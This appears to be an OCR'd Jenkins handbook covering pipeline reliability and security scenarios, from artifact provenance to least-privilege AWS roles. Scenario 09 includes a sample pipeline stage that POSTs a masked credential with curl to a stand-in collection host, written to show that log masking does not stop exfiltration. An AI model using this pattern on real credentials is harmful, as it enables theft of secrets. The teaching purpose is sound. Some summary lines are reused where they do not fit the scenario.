
VERIQTA

The Advanced Jenkins Handbook

30 Production Pipelines, Security Patterns, and Troubleshooting Scenarios



SECURITY PATTERNS | REAL-WORLD CONFIGURATIONS | TROUBLESHOOTING SCENARIOS | SCALABLE PIPELINES | PRODUCTION BEST PRACTICES

@veriqta @veriqta @veriqta @veriqta @veriqta @veriqta

VERIQTA


The Pipeline Passed, but the Wrong Artifact Reached Production

Scenario 01 — Artifact Promotion Without Rebuilding

A Jenkins pipeline builds an application in staging, then rebuilds it for production. Both builds use the same Git commit, but dependency resolution produces different artifacts.

The Problem

- Same Git commit.
- Staging and production builds produce different artifacts.
- Rebuilding introduces non-deterministic dependencies (e.g., latest packages, base images).
- Production is running an untested artifact.



Key Actions

1. Design a build-once, promote-by-digest pipeline.
2. Compare mutable tags, Git commit IDs, and immutable artifact digests.
3. Verify the artifact deployed to production is identical to the tested artifact.
4. Capture provenance and release evidence.

Build Once, Promote by Digest



- Build only once
- Use immutable artifact digest
- Promote the exact tested artifact
- Record provenance (commit, build ID, digest, approvals)

Compare Identification Methods

Mutable Tags
- Can be changed
- Not reliable for provenance
- May point to different artifacts

Git Commit IDs
- Identify source code
- Do not guarantee identical artifact
- Dependencies can still change

Immutable Digests
- Uniquely identify the artifact
- Cannot be changed
- Best for repeatable and auditable releases

Scenario 02 — The Jenkinsfile Changed After Approval

A production deployment was approved, but the pipeline subsequently loaded different deployment logic from a mutable branch.

The Problem

- Jenkinsfile or shared library changes after approval.
- Pipeline executes different deployment logic.
- Approval intended for a specific configuration is no longer valid.
- Risk of unauthorized or unreviewed changes reaching production.

What Happened



Key Actions

1. Pin deployment logic to an immutable, reviewed revision.
2. Examine trusted shared libraries and Jenkinsfile source selection.
3. Bind release approvals to a specific artifact, configuration, and pipeline revision.
4. Prevent approval from becoming permission to execute arbitrary later changes.

Senior Engineering Decision

Release identity must include the artifact and the trusted instructions used to deploy it.

VERIQTA

Jenkins Pipeline Internals:
When Execution State Becomes the Failure


Scenario 03 — The Controller Restarted During a Deployment

A controller restart interrupts a Pipeline waiting for an external deployment operation.

Key Questions

1. Explain Pipeline CPS execution, persistence checkpoints, and durable steps.
2. Investigate how different Pipeline steps behave across restarts.
3. Distinguish resumed execution from safe replay of external side effects.
4. Design idempotent deployment operations with external release identifiers.
5. Verify production state before retrying an interrupted deployment.

What Happens During a Controller Restart?



Pipeline Execution Model (CPS)

- Pipeline code is transformed into Continuation Passing Style (CPS).
- Execution state is periodically checkpointed to the Jenkins home directory.
- Durable steps (e.g. sh, input, waitUntil, sleep) survive controller restarts.
- Non-durable or in-memory operations may be lost and re-executed.
- External systems are not aware of Jenkins restarts and may process duplicate requests.

Common Step Behaviors After Restart

Pipeline Step Type	Example	Behavior After Restart
Durable step	sh, input, waitUntil, sleep	Resumes from last checkpoint.
Non-durable step	echo, simple Groovy logic	Re-executes and may run again.
External API call	kubectl, aws, curl	May have already completed. Must verify before retrying.
Manual approval	input	State is preserved and resumes pending approval.

Risks and Failure Scenarios

- Duplicate deployments or resource creation.
- Inconsistent state between Jenkins and external systems.
- Steps re-executed with unintended side effects.
- Manual approvals may be lost if not checkpointed.
- Assuming a step failed when it actually succeeded.

Best Practices

- Use durable Pipeline steps.
- Design idempotent deployment operations.
- Include an external release identifier (e.g. deployment ID).
- Verify the actual state of external systems before retrying.
- Record deployment status in a durable store (e.g. database, artifact, or tag).

Production Lab

1. Run a Pipeline that triggers a deployment and waits for completion.
2. Restart the Jenkins controller during the wait.
3. Observe which steps resume and which re-execute.
4. Check the actual state of the deployment in the target environment.
5. Decide whether to resume, reconcile, or stop the pipeline.

VERIQTA

The Jenkins Queue Is Full, but the Agents Are Idle


Scenario 04 — Executor Starvation and Hidden Scheduling Constraints

Builds remain queued despite available infrastructure.

Key Investigation Points

1. Investigate node labels, executor availability, throttling, and resource locks.
2. Compare controller queue state with actual agent capacity.
3. Identify why adding agents may not reduce queue latency.
4. Examine how nested node allocation and concurrency controls can contribute to starvation.

Typical Situation



Common Causes

- Node label mismatch
- Executor limits
- Resource locks
- Throttling and concurrency controls
- Nested node allocation
- Heavy controller load or queue configuration

Investigation Commands

```
# View queue state
java -jar jenkins-cli.jar -s http://<jenkins> queue
# List nodes and executors
java -jar jenkins-cli.jar -s http://<jenkins> nodes
# Check running executors
java -jar jenkins-cli.jar -s http://<jenkins> list-executors
# View assigned labels
java -jar jenkins-cli.jar -s http://<jenkins> get-node <node>
```


Scenario 05 — A Pipeline Deadlocks on Shared Infrastructure

Two deployment pipelines acquire shared locks in conflicting orders.

Key Investigation Points

1. Reproduce circular lock acquisition.
2. Investigate lock ownership and waiting executions.
3. Design deterministic lock ordering and bounded acquisition.
4. Separate deployment serialization from unnecessary build serialization.

Deadlock Example



Solutions

- Use a consistent lock ordering across all pipelines.
- Use bounded lock acquisition with timeouts.
- Investigate and release stale locks.
- Separate build and deployment serialization.
- Use dedicated locks for deployment operations only.

Senior Engineering Decision

Queue depth alone does not establish a capacity shortage.

VERIQTA

Shared Libraries:
The Hidden Control Plane of Jenkins


Scenario 06 — One Shared Library Update Breaks 200 Pipelines

A centrally maintained library changes behavior, and multiple engineering teams experience simultaneous failures.


Key Investigation Points

1. Examine trusted versus untrusted Jenkins shared libraries.
2. Compare pinned versions with dynamic branch references.
3. Design compatibility testing and staged library releases.
4. Prevent broad production changes through unreviewed shared code.
5. Implement a controlled rollback to a known-good library revision.

How Shared Libraries Affect Pipelines



When a Library Changes



Trusted vs Untrusted Libraries

Trusted Library

- Runs with higher privileges
- Access to Jenkins APIs
- Controlled by administrators
- Suitable for internal platform logic

Untrusted Library

- Runs in sandbox
- Limited permissions
- Used for external or less trusted code
- Cannot access sensitive Jenkins APIs

Version Reference in Jenkinsfile

Pinned version (recommended)

```
@Library('veriqta-lib@v1.2.3') _
tools.buildApp()
```

Dynamic branch (risky)

```
@Library('veriqta-lib@main') _
tools.buildApp()
```

Staged Library Release Process



Rollback to a Known-Good Version

```
@Library('veriqta-lib@v1.2.2') _
tools.deploy()
```

- Revert to the last stable, tested version.
- Validate pipeline execution.
- Confirm all critical teams are restored.
- Investigate the breaking change before re-releasing.

Production Lab

1. Build a versioned shared library.
2. Create a pipeline that uses the library.
3. Introduce a deliberate breaking change.
4. Observe the impact on multiple pipelines.
5. Implement a rollback to the previous version.
6. Add a simple contract test to prevent similar failures.

Best Practices

- Pin library versions in production pipelines.
- Use semantic versioning.
- Implement automated compatibility tests.
- Use code review and approvals for library changes.
- Release changes in stages (dev → staging → production).
- Document breaking changes and migration steps.

VERIQTA

The Pull Request That Turned Jenkins Into an Attack Path


Scenario 07 — An Untrusted Pull Request Accesses Production Credentials

A contributor modifies build instructions in a pull request that is automatically executed.

Key Investigation Points

1. Examine multibranch Pipeline trust boundaries.
2. Identify how untrusted code can access environment variables, workspaces, and credentials.
3. Isolate pull request validation from trusted release execution.
4. Design separate build and deployment identities.
5. Validate that untrusted branches cannot assume production roles.

How a Pull Request Can Become an Attack Path



Potential Impact

- Exposes production credentials
- Accesses internal resources
- Exfiltrates data to external systems
- Uses CI/CD identity to assume production roles

Recommended Design

Run PR builds with untrusted permissions → Use separate build and deploy identities → Restrict access to credentials, infrastructure and internal systems → Allow production deployments only from trusted branches with additional controls

Scenario 08 — A Build Agent Retains Secrets After Completion

An ephemeral agent is deleted, but shared volumes and caches preserve sensitive material.

Key Investigation Points

1. Examine workspace cleanup, mounted credentials, and persistent caches.
2. Identify risks from shared Docker sockets and privileged containers.
3. Separate untrusted build environments from release environments.
4. Test whether one build can access another build's artifacts or secrets.
5. Implement secure cleanup and isolation controls.

How Secrets Persist on Build Agents



Risks

- Sensitive files remain in caches
- Other builds can access leftovers
- Shared Docker socket enables container escape
- Privileged containers increase risk
- Credentials, tokens and artifacts can be exposed.

Mitigation Strategies

- Clean workspaces and caches after each build.
- Use truly ephemeral agents with no persistent volumes.
- Avoid shared Docker sockets and privileged containers.
- Separate untrusted and trusted build environments.
- Use short-lived credentials and environment isolation.

Production Lab

1. Run a build that creates a secret file in the workspace.
2. Verify the file remains in a shared cache or volume.
3. Run a second build to check if the file can be accessed.
4. Implement cleanup and isolation controls.
5. Repeat the test to confirm the secret is no longer accessible.

Security Decision — Ephemeral infrastructure is not automatically isolated infrastructure.

VERIQTA

Jenkins Credentials:
The Secrets That Never Appeared in Logs


Scenario 09 — Credentials Are Masked but Still Exfiltrated

A malicious build step accesses credentials without printing them in the Jenkins console.

Key Investigation Points

1. Explain why console masking is not a security boundary.
2. Examine withCredentials, process environments, and agent trust.
3. Compare static credentials with short-lived cloud identities.
4. Use workload-scoped credentials and separate trusted deployment agents.
5. Investigate credential access, cloud audit logs, and unexpected network destinations.

How Exfiltration Can Happen (Even When Logs Are Masked)



Example: Accessing Credentials Without Printing to Logs

```
pipeline {
  agent any
  stages {
    stage('Exfiltrate') {
      steps {
        withCredentials([string(credentialsId: 'test-secret',
          variable: 'API_KEY')]) {
          sh '''
            # Credential is used but not printed
            curl -s -X POST -H "Authorication:Bearer $API_KEY" \
              https://example.com/collect
          '''
        }
      }
    }
  }
}
```

Why Log Masking Is Not a Security Boundary

- ✗ Secrets can be read from environment variables.
- ✗ Secrets can be written to files and accessed later.
- ✗ Secrets can be sent over the network without appearing in the console.
- ✗ Secrets can be encoded (base64, hex) before exfiltration.
- ✗ Any code that runs on a trusted agent can access injected credentials.
- ✗ Console masking only hides the value in logs, not its use.

withCredentials and Process Environment

- Credentials are injected as environment variables.
- They are available to any process running on the agent.
- They can be read by scripts, tools, or child processes.
- They can be written to files, caches, or artifacts.
- They can be used to make outbound network requests.

Static Credentials vs Short-Lived Identities

Static Credentials (Higher Risk)

- Long-lived.
- May have broad permissions.
- Hard to rotate.
- If exfiltrated, can be used for a long time.
- Often stored as username/password or API keys.

Short-Lived Cloud Identities (Lower Risk)

- Time-limited (e.g. AWS STS).
- Scoped to specific permissions.
- Automatically expire.
- Harder to reuse if exfiltrated.
- Use OIDC or workload identity where possible.

Production Lab (Using Harmless Test Credentials)

1. Create a test credential with limited permissions.
2. Access the credential in a build step without printing it.
3. Send the credential to a harmless endpoint you control (e.g. a request bin).
4. Verify that the secret does not appear in Jenkins logs.
5. Review agent filesystem, environment variables, and network activity.
6. Examine the endpoint logs to confirm the credential was received.

Security Decision

Console masking is not a security boundary.
Treat every trusted agent as a potential access point for credentials.

VERIQTA

Build Provenance: Proving What Actually Shipped

Scenario 10 — A Dependency Changess Without a Source Commit

A previously successful pipeline produces a different binary from unchanged application source.

Key Investigation Points

1. Examine floating dependencies, base images, package registries, and toolchain versions.
2. Introduce dependency lockfiles and immutable build inputs.
3. Generate an SBOM and record artifact provenance.
4. Compare reproducibility evidence with cryptographic artifact integrity.
5. Identify what a signature proves and what it does not.

How the Same Source Can Produce a Different Binary



Use Immutable Inputs for Reproducible Builds



What a Signature Proves vs Does Not Prove

✓ Proves	× Does NOT Prove
• Artifact was signed by a specific key.	• Source code is authentic.
• Artifact was not modified after signing.	• Build environment was safe.
• Confirms identity of the signer.	• Dependencies were not malicious.
	• The build process was not compromised.


Scenario 11 — A Signed Artifact Is Still Untrustworthy

An attacker compromises the trusted build environment and signs a malicious artifact using an authorized identity.

Key Investigation Points

1. Examine signing-key custody and build-system compromise.
2. Separate artifact signing from release authorization.
3. Evaluate provenance verification, trusted builders, and policy enforcement.
4. Investigate why signatures alone cannot establish source integrity.

How a Compromised Build Environment Can Sign a Malicious Artifact



Strengthen Trust in the Build Process



Additional Checks

- Verify artifact against build metadata.
- Check build system integrity and access logs.
- Review cloud audit logs for unusual activity.
- Monitor for unexpected network destinations.
- Use trusted and reproducible builders (e.g. SLSA principles).

Senior Engineering Decision

Trust the verified build process, not merely the presence of a signature.

VERIQTA

The CI/CD Identity That Could Reconfigure the Entire AWS Account


Scenario 12 — Jenkins Deployment Credentials Have Administrator Access

A deployment pipeline is compromised and its AWS role can modify IAM, networking, and logging.

Key Investigation Points

1. Replace broad permissions with workload-specific deployment roles.
2. Examine Jenkins credential boundaries and AWS STS role assumptions.
3. Compare OIDC federation where supported with alternative short-lived credential-broker patterns.
4. Require production authorization before assuming privileged roles.
5. Investigate CloudTrail evidence and unexpected IAM activity.

How the Compromise Happens



Broader vs Restricted Permissions

Overly Broad (High Risk)

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "*",
    "Resource": "*"
  }]
}
```

- ✗ Full access to all AWS services
- ✗ Can modify IAM, networking, logging
- ✗ High impact if compromised

Workload-Specific (Recommended)

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "ecs:UpdateService",
      "ecs:DescribeServices",
      "s3:GetObject"
    ],
    "Resource": ["..."]
  }]
}
```

- ✓ Only required permissions
- ✓ Limited to specific resources
- ✓ Reduces blast radius

Authentication Patterns

OIDC Federation (Recommended)



- No long-lived access keys
- Short-lived credentials
- Scoped to specific role
- Works with modern AWS setups

Credential Broker (Alternative)



- Jenkins authenticates to a broker
- Broker returns short-lived credentials
- Enforce additional approval and policies
- Works where OIDC is not available

Require Production Authorization



Investigate With CloudTrail

```
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=Username,
  AttributeValue=jenkins-role \
  --max-results 50
```

- Find unexpected IAM, networking or logging changes.
- Check for actions outside the deployment scope.
- Identify new users, roles or access keys.
- Investigate unusual regions or IP addresses.
- Correlate with Jenkins build logs and timestamps.

Production Lab

1. Create a restricted deployment role with minimal permissions.
2. Configure Jenkins to assume the role using OIDC or a credential broker.
3. Attempt to perform an allowed action (e.g., update a test service).
4. Attempt to perform a restricted action (e.g., create an IAM user).
5. Verify the restricted action is denied.
6. Check CloudTrail to confirm the attempted action and the denial.

Best Practices

- ✓ Use short-lived credentials (OIDC or STS).
- ✓ Apply least privilege permissions.
- ✓ Separate build and deployment identities.
- ✓ Require manual or policy-based approval for production.
- ✓ Monitor and alert on unusual API activity.
- ✓ Regularly review IAM roles and access patterns.

Senior Engineering Decision

Trust the verified build process, not merely the presence of a signature.

VERIQTA

Jenkins on Kubernetes: Autoscaling That Makes Builds Slower


Scenario 13 — Agent Pods Stay Pending While the Build Queue Grows

Jenkins provisions Kubernetes agents, but new builds cannot begin.

Key Investigation Points

1. Investigate Pod scheduling, resource requests, quotas, taints, and node capacity.
2. Correlate Jenkins provisioning events with Kubernetes scheduler events.
3. Separate queue delay, Pod startup, image-pull latency, and actual build duration.
4. Evaluate warm agent capacity versus fully ephemeral execution.
5. Identify when cluster autoscaling cannot satisfy Pod requirements.

How Jenkins Provisions Kubernetes Agents



Common Reasons Pods Stay Pending

- Insufficient node capacity (CPU / memory)
- Resource requests too high
- Namespace quotas
- Taints without matching tolerations
- Image pull issues (large images / private registry)
- Cluster autoscaling constraints

Where to Investigate

- Jenkins build logs (provisioning events)
- kubectl get pods
  kubectl describe pod
- Kubernetes scheduler events
  kubectl get events
- Node status and capacity
  kubectl get nodes
- Resource quotas and limits
  kubectl describe quota

Queue Delay Breakdown

Jenkins queue delay (waiting for agent)
↓
Pod scheduling time (pending)
↓
Image pull time (container startup)
↓
Actual build duration (inside the agent)


Scenario 14 — Build Pods Are OOMKilled During Compilation

A containerized build fails intermittently under memory pressure.

Key Investigation Points

1. Examine container memory limits, JVM heap settings, and build-tool concurrency.
2. Distinguish Java heap failures from Kubernetes OOMKilled termination.
3. Investigate Pod status, exit codes, and node pressure.
4. Set resource requests and limits using observed workload behavior.

How Memory Pressure Causes Build Failures



Check Pod Status and Logs

```
kubectl get pods
kubectl describe pod <pod-name>
kubectl logs <pod-name>
```

▸ Look for:
- OOMKilled in status
- Exit code 137
- Memory limit exceeded
- Node memory pressure events

Common Causes

- Container memory limit too low
- JVM heap settings not tuned
- High build-tool concurrency (e.g. Maven/Gradle)
- Large dependencies or test data
- Multiple builds on the same node

Mitigation Strategies

- Set appropriate resource requests and limits
- Tune JVM heap settings (e.g. -Xmx)
- Reduce unnecessary concurrency
- Use larger agent nodes for heavy builds
- Monitor node and container memory usage

Differentiate Failure Types

Java Heap Failure
- OutOfMemoryError in logs
- JVM error messages
- Process may exit gracefully

Kubernetes OOMKilled
- Pod status: OOMKilled
- Exit code: 137
- Container terminated by Kubernetes
- No JVM heap error required

Senior Engineering Decision — Measure agent provisioning and execution as separate reliability problems.

VERIQTA

Parallel Jenkins Pipelines That Destroy Downstream Capacity


Scenario 15 — Parallel Tests Exhaust the Database Connection Pool

A faster test pipeline causes the shared test database to become unavailable.

Key Investigation Points

1. Model concurrency across stages, agents, and external dependencies.
2. Investigate connection limits, queue depth, and test isolation.
3. Apply bounded parallelism and environment-specific concurrency limits.
4. Determine when isolated test databases justify their cost.
5.

How Parallel Tests Can Exhaust a Database Connection Pool



Causes

- High parallelism
- Connection limits
- Long-running tests
- No test isolation

Solutions

- Bounded parallelism
- Concurrency limits (per environment)
- Test isolation (separate DBs)
- Monitor connection pool and queue depth

When to Isolate Tests

- Large test suites
- Flaky or stateful tests
- High concurrency needs
- Cost justified by reliability and speed

Production Insight — Maximum pipeline parallelism is rarely the same as maximum useful throughput.


Scenario 16 — Jenkins Retries Create a Cloud API Throttling Incident

Multiple failed Terraform and deployment stages retry simultaneously.

Key Investigation Points

1. Examine retry amplification and AWS API throttling.
2. Separate transient failures from deterministic permission or configuration errors.
3. Introduce bounded retries, exponential backoff, and jitter.
4. Verify whether repeated operations are idempotent.

How Retries Can Trigger AWS API Throttling



Common Causes

- Network timeouts
- Transient errors
- Retry without backoff
- Too many parallel jobs

Best Practices

- Bounded retries
- Exponential backoff + jitter
- Separate failure types
- Idempotency checks

Verify Idempotency

- Safe to retry?
- No duplicate resources?
- Consistent state?
- Use unique identifiers

Senior Engineering Decision — Measure agent provisioning and execution as separate reliability problems.

VERIQTA

Terraform Pipelines:

The Plan You Approved Is Not the Plan You Applied

Scenario 17 — Terraform Recalculates Infrastructure Changes After Approval

A reviewed Terraform plan is replaced by a fresh plan during deployment.

Key Investigation Points

1. Compare speculative plans with saved plan artifacts.
2. Protect saved plans as sensitive, environment-specific release artifacts.
3. Prevent unreviewed changes between approval and application.
4. Handle state locking, concurrent changes, and expired assumptions.
5. Verify resource changes and state after application.

How a Terraform Pipeline Should Work



Why a New Plan May Be Generated

- Configuration changed after approval
- Remote state changed
- Concurrent pipeline executions
- Plan artifact expired or not used
